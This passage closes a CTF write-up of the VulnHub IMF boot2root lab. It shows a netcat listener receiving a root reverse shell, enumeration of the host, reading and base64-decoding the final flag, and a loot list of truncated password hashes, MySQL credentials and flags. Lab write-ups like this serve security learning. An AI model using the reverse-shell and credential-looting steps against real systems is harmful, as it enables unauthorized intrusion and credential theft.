
5. We got elevated access to the system and can now get the last flag:

```
cat /root/Flag.txt
  flag6{R2gwc3RQcm90MGMwbHM=}
cat /root/TheEnd.txt
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 4433
listening on [any] 4433 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 55928
id
uid=0(root) gid=0(root) groups=0(root)

uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1543 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2160864 (2.1 MB)  TX bytes:513863 (513.8 KB)
```

Figure 30: writeup.privesc.steps.5.1



```
pwd
/

cd /root

ls -la
total 28
drwx------  3 root root 4096 Oct 26  2016 .
drwxr-xr-x 25 root root 4096 Oct 26  2016 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Oct 16  2016 .ssh
-rw-r--r--  1 root root   28 Oct 11  2016 Flag.txt
-rw-r--r--  1 root root  947 Oct 26  2016 TheEnd.txt

cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}

cat TheEnd.txt
   ____                        _ __   __
  /  _/_ _  ___  ___  ___ ___ (_) /  / /__
 _/ //  ' \/ _ \/ _ \(_-<(_-</ / _ \/ / -_)
/___/_/_/_/ .__/\___/___/___/_/_.__/_/\__/
   __  __/_/        _
  /  |/  (_)__ ___ (_)__  ___
 / /|_/ / (_-<(_-</ / _ \/ _ \
/_/__/_/_/___/___/_/\___/_//_/
  / __/__  ___________
 / _// _ \/ __/ __/ -_)
/_/  \___/_/  \__/\__/

Congratulations on finishing the IMF Boot2Root CTF. I hope you enjoyed it.
Thank you for trying this challenge and please send any feedback.

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Special Thanks
Binary Advice: OJ (@TheColonial) and Justin Stevens (@justinsteven)
Web Advice: Menztrual (@menztrual)
Testers: dook (@dooktwit), Menztrual (@menztrual), llid3nlq and OJ(@TheColonial)
```


Figure 31: writeup.privesc.steps.5.2



```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # echo -en "R2gwc3RQcm90MGMwbHM=" | base64 -d - ; echo
Gh0stProt0c0ls
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 32: writeup.privesc.steps.5.3

Loot

Hashes

```
setup:$6$PR5zOqWk$3MKXMgf6.4bLlznh0R87RB4qaOAcGhbE0Cs8xtUqVPHP8x0553/6aMZnfsZOWKXL0DOqUcVRkfCQN8Dvj.......................
```

Credentials

```
mysql: admin/3298fj8323j80.....
```

Flags

```
flag1{YWxsdGhlZmls.....
flag2{aW1mYWRtaW5pc3RyYXR......
flag3{Y29udGludWVUT2N......
flag4{dXBsb2Fkcjk0Mi5......
flag5{YWdlbnRzZXJ2aWN......
flag6{R2gwc3RQcm90MGM......
```

References

[+] https://www.vulnhub.com/entry/imf-1,162/
[+] https://g0blin.co.uk/imf-vulnhub-writeup/